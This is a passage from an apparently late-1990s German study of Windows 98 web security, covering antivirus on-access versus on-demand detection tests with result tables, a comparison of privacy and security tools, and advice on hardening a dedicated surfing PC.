3. Ist die Erkennungsrate des „On access“-Scanners mit dem getesteten „On demand“-Scanner derselben Firma identisch?

Um den genannten Fragen auf den Grund zu gehen, besorgten wir uns aus dem gerade laufenden Test des VTC 632 Trojaner in 1253 Dateien, 86 Viren in 508 Dateien[7] und die Virenscanner Dr Solomon's Antivirus Toolkit 7.91 mit Update der Signaturen vom Januar 1999 und den F-Secure 4.03 mit einem Patch, der einige technische Probleme beheben sollte. Zusätzlich erweiterten wir die Datenbank um HTML-Viren, die wir im November 1998 von der damaligen Webseite ihres Autors 1nternal[8] heruntergeladen hatten. Als dritten Scanner verwendeten wir F-StopW 3.04a mit Signaturen vom 3.2.1999 (normale Viren) bzw. 29.1.1999 (Makroviren). Dieser ist als Teil von F-Prot für Privatpersonen kostenlos verfügbar. Leider war im VTC kein Exemplar vorhanden[9], so daß wir die aktuelle Version aus dem Internet herunterluden. Der Scanner ist damit etwas aktueller als seine beiden Konkurrenten, was ihm aber als Vorteil nicht genügte, um diese in der Erkennungsrate zu übertreffen.

Bevor wir die Erkennungsrate bestimmten, gingen wir erst der Frage nach, ob Virenscanner überhaupt zur Erkennung bestimmter Malware herangezogen werden können. Generell würde man erwarten, daß der Versuch auf Dateien auf der Festplatte zuzugreifen von einem guten „On access“-Scanner erkannt und gegebenenfalls blockiert wird. Diese Erwartung besteht aber so nicht zwangsläufig, wenn eine Anwendung (z.B. ein Webbrowser) eine Datei (z.B. eine HTML-Seite) nur in den Hauptspeicher lädt und sie dann von dort aus abarbeitet.

Um diesem Problem auf den Grund zu gehen, installierten wir sowohl einen Trojaner als auch einen HTML-Virus auf einem Webserver. Den HTML-Virus hatten wir so modifiziert, daß er statt einer leeren Seite eine Schrift anzeigte. Auf diese Weise war sichergestellt, daß wir einfach erkennen konnten, ob besagte Datei in den Browser geladen wurde oder nicht.

Als erstes wurden beide Objekte auf die lokale Festplatte heruntergeladen. Erwartungsgemäß wurde dies vom Scanner erkannt und gemeldet. In einem zweiten Versuch wollten wir den Trojaner vom Browser direkt ausführen lassen, um zu sehen, ob der Scanner auf diese Weise umgangen werden könnte. Hierzu war es allerdings nötig, einen eigenen MIME-Typ für Exe-Dateien zu definieren, da Netscape für den Standardtyp (application/octet-stream) sinnvollerweise nur den Download auf Festplatte vorsieht.

Unsere Versuche ergaben, daß Programme sowohl vom Communicator als

[7]Da wir nicht die Ressourcen des halbjährlichen Tests des VTC zur Verfügung hatten, nahmen wir in unseren Test nur einen geringen Bruchteil der Virendatenbank auf. Hierbei handelte es sich um Viren, die gezielt für Windows 9x bzw. NT geschrieben waren.

[8]1nternal ist hierbei der „Künstlername“ des Virenprogrammierers. Sein wahrer Name ist uns nicht bekannt.

[9]Da dort nur „On demand“-Scanner getestet werden, war zwar F-Prot auf Disketten vorhanden, nicht aber F-StopW.

auch vom Internet Explorer grundsätzlich erst in ein temporäres Verzeichnis gespeichert werden, von wo aus sie dann ausgeführt werden. Es ist dem Scanner damit problemlos möglich, den Zugriff zu unterbinden.

Anders sieht es bei HTML-Dateien aus. Diese werden nicht im klassischen Sinne ausgeführt, sondern vom Browser interpretiert. Es besteht für ihn daher keine Notwendigkeit, hierzu den komplizierten Umweg über die Festplatte zu nehmen. Gelingt es einem Angreifer, bösartigen Code als Skript in eine HTML-Seite einzubauen, so wäre es denkbar, daß der Scanner diesen niemals zu sehen bekommt. Dies ist bedenklich, da uns Beispiele für bösartige Webseiten vorliegen, die lokale Dateien löschen oder mit einem Virus infizieren.

Daß diese Sorge berechtigt ist, zeigte sich auch in unserem Test mit einem HTML-Virus. Der Virenscanner reagierte zwar, wenn eine Kopie der Datei im Cacheverzeichnis des jeweiligen Browsers abgelegt wurde, die Seite wurde aber vom Browser korrekt dargestellt. Auch das Anzeigen des Quelltextes mit dem Communicator funktionierte problemlos. Daß dies beim Internet Explorer nicht funktioniert, liegt daran, daß dieser keinen eingebauten Betrachter besitzt, sondern einen externen Editor benutzt, der die Datei erst von der Platte laden muß, was vom Scanner bemerkt und blockiert wird.

Nachdem nun die prinzipiellen Grenzen eines „On access"-Scanners abgesteckt waren, ging es uns darum festzustellen, inwieweit die von uns ausgewählten Scanner diese ausfüllen. Dazu mußten wir als erstes feststellen, wie gut die Viren unserer kleinen Datenbank erkannt wurden, um dann in einem zweiten Schritt herauszufinden, ob die Erkennungsrate dem entspricht, was man nach dem Abschneiden des jeweiligen „On demand"-Gegenstückes erwarten würde.

Hierzu galt es, als erstes einen zuverlässigen Test zu entwickeln, was sich als etwas komplizierter als zunächst gedacht erwies. Die einfachste Methode, Dateien von einem Verzeichnis des lokalen Rechners in ein anderes zu kopieren, um dann zu sehen, welche der Vorgänge vom Scanner unterbunden wurden, wurde von uns nicht gewählt, da hierzu gleich mehrmals die Betriebssystemfunktionen zum Auflisten von Verzeichnisinhalten benutzt werden müßten, welche erwiesenermaßen[10] unter DOS und Windows 9x dazu neigen, bei größeren Datenmengen einzelne Dateien auszulassen, was die Testergebnisse verfälschen kann. Stattdessen beschlossen wir, die zu testenden Dateien von einem Linux-Rechner aus einzeln über das lokale Netz in ein freigegebenes Verzeichnis eines Windows 98-Rechners mit installiertem Scanner zu kopieren. Anschließend sollte jede Datei zurückkopiert und mit dem Original verglichen werden. Wären beide identisch, so hieße dies, daß der Scanner nicht eingeschritten ist.

[10] Diese Problematik ist unter anderen in Mitteilungen an die Mailing-Liste NTBUGTRAQ vom 12. und 15. Oktober 1998 dokumentiert. Das Archiv der Liste ist unter `http://www.ntbugtraq.com/` verfügbar.

Leider zeigte sich, daß es nicht ganz so einfach war. Unglücklicherweise sind an dem Vorgang Cachingmechanismen beteiligt, die dazu führten, daß die Dateien nicht über das Netz, sondern aus dem lokalen Cache zurückgeladen wurden. Erst als wir die Datei zusätzlich auf der fremden Platte umbenannten, Zwangspausen einfügten und zusätzlich Nulldaten übertrugen, trat das Problem nicht mehr auf.

Die Ergebnisse des Tests sind in den Tabellen 5.1, 5.2 und 5.3 dargestellt. Zum besseren Verständnis sei erwähnt, daß uns für F-Secure ein Patch vorlag, der gegen Abstürze helfen sollte, die im VTC-Test aufgetreten waren. Wie sich herausstellte, veränderte er nebenbei die Dateiendungen, an denen der Scanner diejenigen Dateien erkennt, die einer näheren Betrachtung wert sind. Während diese bei anderen Scannern frei konfigurierbar sind, scheinen sie bei F-Secure fest einkompiliert zu sein. Als Resultat wurden ohne Patch keine HTML-Dateien untersucht, während mit Patch alle `.bat`-, `.cmd`-, `.dll`- und `.vxd`-Dateien ignoriert wurden.

	Trojaner			Dateien	
	erkannt	teilw. erkannt	nicht erkannt	erkannt	nicht erkannt
F-Secure (ohne Patch)	611 (97%)	7	14	1226	27
F-Secure (m. Patch)	600 (95%)	9	23	1215	38
Dr Solomon's	578 (91%)	2	52	1184	69
F-StopW	550 (87%)	13	69	1102	151

Tabelle 5.1: Testergebnisse Trojaner (Basis: 632 Trojaner in 1253 Dateien)

	Viren			Dateien	
	erkannt	teilw. erkannt	nicht erkannt	erkannt	nicht erkannt
F-Secure (ohne Patch)	86 (100%)	0	0	508	0
F-Secure (m. Patch)	78 (91%)	5	3	498	10
Dr Solomon's	83 (97%)	2	1	502	6
F-StopW	78 (91%)	5	3	501	7

Tabelle 5.2: Testergebnisse Windows-Viren (Basis: 86 Viren in 508 Dateien)

Bei der Bewertung der Tabellen muß noch darauf hingewiesen werden, daß ihre Aussagekraft recht unterschiedlich ist. Während die Trojanerdatenbank durchaus repräsentativ ist, stellen die hier verwendeten Windows-Viren nur einen kleinen Ausschnitt der Gruppe der Dateiviren dar. Es sind daher

	Viren			Dateien	
	erkannt	teilw. erkannt	nicht erkannt	erkannt	nicht erkannt
F-Secure (ohne Patch)	0 (0%)	1	6	1	15
F-Secure (m. Patch)	4 (57%)	1	2	5	11
Dr Solomon's	7 (100%)	0	0	16	0
F-StopW	7 (100%)	0	0	16	0

Tabelle 5.3: Testergebnisse HTML-Viren (Basis: 7 Viren in 16 Dateien)

durchaus Abweichungen zu einem großen Test gegen die gesamte Datenbank zu erwarten. Die HTML-Viren-Datenbank ist schließlich so klein, daß eine fehlende Signatur einen Unterschied von 14% ausmacht. Ihre Bedeutung sollte daher nicht überbewertet werden, zumal die betreffenden Viren noch nicht „in the wild" gesichtet wurden.

Nun kam es uns darauf an, festzustellen, ob die Erkennungsrate der untersuchten „On access"-Scanner von der ihrer „On demand"-Gegenstücke abwichen. Hierzu bereiteten wir Datenbanken mit denjenigen Dateien vor, die jeweils nicht erkannt wurden. Für F-Secure generierten wir zusätzlich eine Datenbank mit Dateien, die sowohl ohne als auch mit Patch nicht gefunden wurden.

Nun überprüften wir die Datenbanken mit den „On demand"-Scannern. Dabei existieren zwei Möglichkeiten, diese zu konfigurieren. Zum einen kann man dazu das „Optionen"-Menü benutzen, zum anderen existieren spezielle Kommandozeilenargumente. Diese Argumente finden vor allem in Antiviren-Tests Verwendung. Neben bestimmten Eigenschaften, die die Auswertung der Tests erleichtern sollen, bewirken sie oft auch eine höhere Erkennungsrate der heuristischen Erkennung[11]. Dies wird allerdings mit einer höheren Rate von Fehlalarmen erkauft, weswegen diese Einstellungen dem normalen Benutzer in der Regel nicht mitgeteilt werden. Wir haben beide Möglichkeiten getestet, wobei uns allerdings für den F-Secure keine speziellen Argumente bekannt waren[12].

In Tabelle 5.4 finden sich die Ergebnisse. Mit Ausnahme des F-Secure sind die Abweichungen minimal und liegen selbst bei Benutzung der speziellen Kommandozeilenargumente deutlich unter 1% der Dateien. Die höhere Abweichung beim F-Secure liegt dabei eindeutig daran, daß er Dateien mit bestimmten Endungen schlichtweg ignoriert. Dies wird deutlich, wenn man

[11] Während die „klassische" Erkennung bekannte Viren relativ sicher identifiziert, dient die heuristische Erkennung dazu, neue, noch unbekannte Viren anhand ihrer Ähnlichkeit zu schon bekannten Viren zu vermuten.

[12] Wir richteten uns dabei nach einer Tabelle, die gegenwärtig im VTC-Test Verwendung findet.

nur diejenigen Dateien betrachtet, die er in beiden Versionen nicht erkennt. Dies sind exakt diejenigen, welche auch „On demand“ nicht erkannt werden.

	normal konfiguriert	spezielle Parameter
F-Secure (o. Patch)	26 (1%)	—
F-Secure (m. Patch)	42 (2%)	—
F-Secure (korrigiert)	0 (0%)	—
Dr Solomon's	4 (0.2%)	14 (0.7%)
F-StopW/F-Prot	0 (0%)	9 (0.5%)

Tabelle 5.4: Abweichungen „On access“-Erkennung gegenüber „On demand“ (Gesammtanzahl der Dateien: 1777)

Zusammenfassend läßt sich sagen, daß die „On access“-Scanner ähnlich gute Ergebnisse liefern wie ihre „On demand“-Gegenstücke. Die Vermutung, hier könnte zugunsten der Geschwindigkeit an den Signaturen gespart worden sein, ließ sich nicht bestätigen. Ihr Einsatz kann daher als sinnvolle Maßnahme zur Sicherung des eigenen Rechners empfohlen werden. Dies bedeutet allerdings nicht, daß damit jede Gefahr ausgeschlossen ist. Zum einen können aktive Inhalte auf Webseiten z.T. prinzipiell nicht erkannt werden, zum anderen ist die Programmierung von Trojanern einfach und weit verbreitet. Falls häufiger Dateien aus dem Internet heruntergeladen werden, besteht daher weiterhin die Gefahr, einen Trojaner auszuführen, den der Scanner noch nicht erkennt. Diese Gefahr wird umso größer, je seltener der Scanner aktualisiert wird.

5.6 Zusammenfassung

In diesem Abschnitt werden noch einmal alle getesteten Produkte gegenübergestellt.

Ein direkter Vergleich ist nicht möglich, da die Produkte unterschiedliche Schwerpunkte haben und immer nur jeweils einen Teilbereich des gesamten Problemraums abdecken.

Tabelle 5.5 soll jedoch einen Überblick geben, welches Produkt welche Teilbereiche berücksichtigt.

Zusätzlich zu den getesteten Produkten wurden noch die Browser selbst in die Tabelle mit aufgenommen. Im Gegensatz zu den übrigen Produkten lassen die Optionen des Browsers jedoch in den meisten Fällen keine selektive Auswahl zu, sondern verbieten eine bestimmte Funktion ganz oder gar nicht.

Im folgenden werden noch einmal die in der Tabelle aufgeführten Angriffspunkte im Zusammenhang mit den einzelnen Produkten erläutert:

Denial of Service Das einzige Produkt, das sich mit „Denial of Service"-Angriffen wie „WinNuke" und ähnlichem befaßt, ist der Nuke Nabber. Die meisten dieser Angriffe funktionieren mit den aktuellen Windows-Versionen nicht mehr, so daß für die anderen Produkte keine Notwendigkeit besteht, in diesem Bereich Gegenmaßnahmen zur Verfügung zu stellen.

Profilbildung Unter den Punkt Profilbildung fallen vor allem die Cookies, aber auch das Verschicken der Browserkennung und der Referer-Zeile sind wichtige Hilfsmittel zur Profilbildung und sollten unterbunden werden können.

Cookies Gegen das Annehmen und Verschicken von Cookies unternehmen sowohl der Junkbuster, Secure4U und X-Ray Vision als auch der Browser selbst etwas. Im Gegensatz zu den Browseroptionen, mit denen sich Cookies nur generell deaktivieren lassen, hat man bei den übrigen drei Produkten die Möglichkeit, selektiv die Annahme oder das Verschicken von Cookies an einzelne Server zu unterbinden bzw. zu erlauben. Im Vergleich schneidet X-Ray Vision dabei ziemlich schlecht ab, da es nicht nur das Unterbinden der Cookies auf eine unsaubere Weise erreicht, sondern auch bei langen Cookies zu Abstürzen neigt.

Browserkennung und Referer-Zeile Der Junkbuster Proxy ist das einzige der getesteten Produkte, das die Manipulation bzw. das Unterbinden des Verschickens der Browserkennung und der Referer-Zeile ermöglicht.

Werbung Auch gegen das Herunterladen von Werbebannern bietet nur der Junkbuster eine Gegenmaßnahme, indem mit Hilfe einer

		Junkbuster	Lockdown 2000	Nuke Nabber	Secure4U	X-Ray Vision	On Access Antiviren	Browser-optionen
Denial of Service				X				
Profilbildung								
	Cookies	X			X	X		X
	Browserkennung	X						
	Referer-Header	X						
	Blocken von Werbung	X						
Zugriff auf Serverdienste								
	Netzwerkfreigaben		X					
	Ports			X				
Aktive Inhalte								
Skriptsprachen und Java	Blocken				X	(X)		X
	Sandbox				X			
	Scannen						(X)	
Programme	Warnung beim Download						X	X
	Verhinderung der Ausführung						X	X

Tabelle 5.5: Übersicht der getesteten Produkte und den von ihnen behandelten Problemen

Liste bekannter Server von Werbebannern bzw. bestimmte Pfade ausgeschlossen werden.

Zugriffe auf Serverdienste Netzwerkfreigaben und Ports haben wir unter dem Punkt Serverdienste zusammengefaßt. Das einzige Produkt, welches Zugriffe auf Netzwerkfreigaben unterbinden kann, ist Lockdown 2000. Wie man dem Test entnehmen kann, tut es dies jedoch nicht sehr zufriedenstellend.

Der Nuke Nabber dagegen kann Ports überwachen, allerdings gilt dies nur für unbenutzte Ports. Sobald ein Port vor der Aktivierung von Nuke Nabber schon benutzt wird, ist eine Überwachung durch ihn nicht mehr möglich.

Aktive Inhalte Der Punkt „Aktive Inhalte“ umfaßt Skriptsprachen wie JavaScript und VBScript, Java-Applets und alle übrigen herunterladbaren Programme, die z.B. Trojaner oder Viren enthalten können.

Skriptsprachen und Java Genau wie bei den Cookies lassen die Browsereinstellungen nur ein generelles Verbot der Skriptsprachen bzw. von Java zu, während man bei Secure4U für Skriptsprachen und Java und bei X-Ray Vision zumindest für Java gezielt Adressen zulassen bzw. sperren kann.

Während Secure4U eine Sandbox um den Browser herumbaut, um so die Ausführung aktiver Inhalte kontrollieren zu können, erfolgt das Blocken aktiver Inhalte bei X-Ray Vision durch einfaches Auskommentieren bzw. Entfernen der entsprechenden Stellen im HTML-Quellcode. Beide Varianten funktionieren nicht zuverlässig. Während Secure4U das System deutlich verlangsamt und das Arbeiten mit Java nahezu unmöglich macht, übersieht X-Ray Vision nicht nur einige Möglichkeiten, aktive Inhalte in Webseiten einzubauen (about:), seine Programmierung erwies sich auch als offenkundig fehlerhaft.

Der dritte Weg, den in diesem Fall die Antiviren-Produkte wählen, ist das Durchsuchen des HTML-Quellcodes auf als bösartig bekannten oder verdächtigen Code, wobei bei Skriptviren zwar ein Scannen des Codes stattfindet, die Ausführung jedoch nicht verhindert wird.

Programme Beim Download von Programmen gibt sowohl das Antiviren-Produkt wie auch ein entsprechend konfigurierter Browser eine Warnmeldung aus. Während die Warnmeldung des Browsers nur auf eine generelle Gefahr hinweist, hat das Antiviren-Produkt die entsprechende Datei auch tatsächlich auf gefährliche Inhalte hin überprüft. Beim Ausführen von Programmen aus dem Browser heraus gibt zumindest der Internet Explorer eine entsprechende Warnmeldung aus. Die Ausführung eines verdächtigen Programmes verhindert aber nur das Antiviren-Produkt in jedem Fall.

Die folgenden Problemgebiete werden in der Tabelle nicht berücksichtigt:

Spamming Das Problem des Spamming stellt sich eher auf der Seite des Internet-Dienstanbieters als auf der Seite des Benutzers. Die hier getesteten Produkte sind jedoch für den Endbenutzer gedacht und decken daher das Problem des Spamming nicht ab. Seitens des Internet-Dienstanbieters sollte jedoch der Einsatz geeigneter Programme erfolgen, die eine Filterung des „Usenet“ und der E-Mail-Server vornehmen und so den Benutzer vor Spamming schützen.

Web-Spoofing Da sich Web-Spoofing größtenteils der Skriptsprachen bedient, um sich zu tarnen und dem Benutzer eine gefälschte Umgebung vorzuspiegeln, handelt es sich um ein Teilproblem der aktiven Inhalte. Das Risiko läßt sich also durch Deaktivierung der entsprechenden Funktionen mindern. Außerdem ist beim Web-Spoofing nicht nur eine gute Sicherheitssoftware, sondern auch ein aufmerksamer Benutzer gefragt, der immer die Status- und Adreßzeile beachtet und sich einen Link anschaut, bevor er ihm per Mausklick folgt.

Kapitel 6

Konfiguration und Betrieb eines Windows 95/98 - Rechners

6.1 Einleitung

Nachdem wir im vorangegangenen Kapitel aufgezeigt haben, daß zusätzliche Software nur einen geringen Beitrag zur Sicherheit des eigenen Systems leisten kann, wollen wir hier dem Eindruck entgegenwirken, wir wollten das Internet völlig verbieten. Dieses Kapitel soll zeigen, wie man mit relativ geringem finanziellen und technischen Aufwand sein System gegen Angriffe aus dem Internet schützen kann.

Wir werden zeigen, daß eine saubere Konfiguration des Systems und eine disziplinierte Benutzung desselben es durchaus erlaubt, trotz Surfens im Internet relativ sicher zu sein.

6.2 Grundkonfiguration

Auch wenn man Windows 98 prinzipiell in einer Weise konfigurieren kann, daß Angriffe von außen extrem erschwert werden, so ist es doch nicht möglich, einen hundertprozentigen Schutz zu garantieren. Gelingt es aber einem Angreifer erst einmal, „einen Fuß in die Tür zu bekommen", so existieren keine weiteren Schutzmechanismen, die ihn daran hindern, die totale Kontrolle über den Rechner zu erlangen. Aus diesem Grunde empfiehlt es sich, zum Surfen ein eigenes System zu benutzen, auf dem keine Anwendungen installiert sind, bei denen man einen Ausfall oder Verlust aller Daten nicht ohne Probleme verschmerzen kann. Die genaue Einschätzung muß natürlich dem Anwender überlassen bleiben, aber es fallen z.B. Textverarbeitungen, Tabellenkalkulationen und Programme darunter, die einem bei der Steuererklärung helfen.

Der einfachste Weg, eine Trennung der Systeme zu erreichen, besteht sicherlich darin, zwei Rechner zu benutzen, von denen der eine dem Surfen vorbehalten ist, während der andere für alle sonstigen Anwendungen benutzt wird. Obwohl dies die sauberste Lösung ist, kommt sie aber wohl nur dann in Frage, wenn schon ein zusätzlicher Rechner vorhanden ist, der zu diesem Zweck umgerüstet werden kann. Ist dies nicht der Fall, so bietet es sich an, die Festplatten des Rechners in Wechselrahmen einzubauen und eine weitere Platte samt Einschub für den Wechselrahmen anzuschaffen. Auf diese Weise ist es möglich, vor dem Besuch des Internets alle „normalen" Platten zu entfernen und die „Surfplatte" einzubauen. Dabei ist allerdings zu beachten, daß bei der Verwendung von IDE-Platten im BIOS der Plattentyp aller Platten als „Auto" eingetragen ist, so daß es beim Start selbständig erkennt, welche Platten vorhanden sind.

Ist man nun schon einmal an den BIOS-Einstellungen zugange, bietet es sich auch an, die Bootreihenfolge von „A, C" auf „C, A" oder „C only" umzustellen, da man sich auf diese Weise ohne großen Aufwand vor Bootviren schützen kann.

Nachdem nun die Hardware für das Surfen vorbereitet ist, gilt es Windows 98 sowie die für den Zugang nötige Software zu installieren. Dies ist nicht weiter problematisch und soll hier nicht erklärt werden. Es ist allerdings zu beachten, daß Windows ohne den Windows Scripting Host, den Personal Webserver und Frontpage Express installiert wird, bzw., daß diese nach der Installation über die

`Systemsteuerung→Software→Windows Setup→Zubehör`,

bzw.

`Systemsteuerung→Software→Windows Setup→Internet Programme`

entfernt werden. Dieser Vorgang wird in Abbildung 6.1 dargestellt.

Der Windows Scripting Host ist dabei besonders wichtig, da er gerne als Einfallstor für HTML-Viren[1] benutzt wird. Aus ähnlichen Gründen sollte auch kein Office-Paket installiert werden. Sollen Word-Dokumente aus dem Internet betrachtet werden, so ist dies in der Regel auch mit der Schnellansicht, dem Wordpad (beide in Windows 98 enthalten) oder dem Wordbetrachter (unter http://www.microsoft.de erhältlich) möglich. Auf diese Weise wird die Verseuchung des Systems mit Makroviren vermieden.

Auch der Personal Webserver stellt dieselben kritischen Funktionalitäten (FileSystemObjekt) wie der Windows Scripting Host zur Verfügung.

Er ist darüber hinaus unnötig, es sei denn, es sollen Webseiten mit Frontpage Express erstellt werden. Hinzu kommt daß mit seiner Installation der Windows-Rechner einen richtigen Webserver darstellt, der von jedem

[1] Zu den Risiken und Möglichkeiten bietet [Weltner 99] eine kurze Einführung. Dort sind auch weitere Quellen zum Thema zu finden.



Abbildung 6.1: Deinstallation des Windows Scripting Host

Rechner im Internet abgefragt werden kann. Nun ist aber eines der wichtigsten Prinzipien der Internetsicherheit, keine unnötigen Serverdienste auf dem Rechner zu installieren, da sie immer einen Ansatzpunkt für mögliche Angriffe darstellen. Aus diesem Grund scheint es ratsam, ihn zu deinstallieren. Frontpage Express ist damit nicht mehr benutzbar und kann ebenfalls deinstalliert werden.

Um die Grundkonfiguration abzuschließen, sollten noch zwei Maßnahmen getroffen werden, die schon im Abschnitt 4.9.1 besprochen wurden. Zum einen sollte sichergestellt werden, daß der Explorer auch alle Dateien in einem Verzeichnis anzeigt. Standardmäßig werden als „versteckt“ markierte Dateien nicht und Dateien mit bekannten Endungen ohne dieselben angezeigt. Beide Tatsachen können dazu genutzt werden, daß eine Datei im Explorer nicht angezeigt wird. Um dies zu vermeiden, sollte in einem Explorerfenster unter `Ansicht`→`Ordneroptionen`→`Ansicht` der Punkt „Dateinamenerweiterung bei bekannten Dateitypen ausblenden“ abgestellt werden. Außerdem sollte unter „Versteckte Dateien“ der Punkt „Alle Dateien anzeigen“ angewählt werden (Abb. 6.2).

Schließlich sollte auch das in Abschnitt 4.9.2 besprochene Abstellen des automatischen Abspielens von Daten-CDs erwogen werden, auch wenn es sich hier nicht primär um eine Maßnahme der Internet-Sicherheit handelt.



Abbildung 6.2: Explorerkonfiguration: Dateidarstellung



Abbildung 6.3: Netzwerkkonfiguration: Entfernung gefährlicher Bindungen

6.3 Netzwerkfreigaben

Generell sollte ein guter Grund vorliegen, falls auf einem Surfsystem Freigabedienste installiert werden. Läßt sich dies nicht vermeiden, so sollte sichergestellt werden, daß diese nicht in das Internet exportiert werden.

Um dies zu erreichen, müssen als erstes die Bindungen von TCP überprüft werden. Dazu wählt man in der Systemsteuerung die Karte Netzwerk und sucht das TCP-Protokoll. Dieses sollte zweimal vorhanden sein, einmal ist es an die Netzwerkkarte gebunden, einmal an das DFÜ-Netzwerk. Uns interessiert der letztere Eintrag. Nach einem Klick auf „Eigenschaften“ und der Anwahl der Karte „Bindungen“ bietet sich das in Abb. 6.3 festgehaltene Bild.

Insbesondere das Kästchen „Datei- und Druckerfreigabe für Microsoft-Netzwerke“ sollte leer sein.

Als nächstes sollten noch die Einstellungen der im DFÜ-Netzwerk eingetragenen Verbindungen überprüft werden. Dazu klickt man nacheinander mit der rechten Maustaste auf die einzelnen Einträge und wählt im nun erscheinenden Kontextmenü den Punkt „Eigenschaften“. In dem sich nun öffnenden

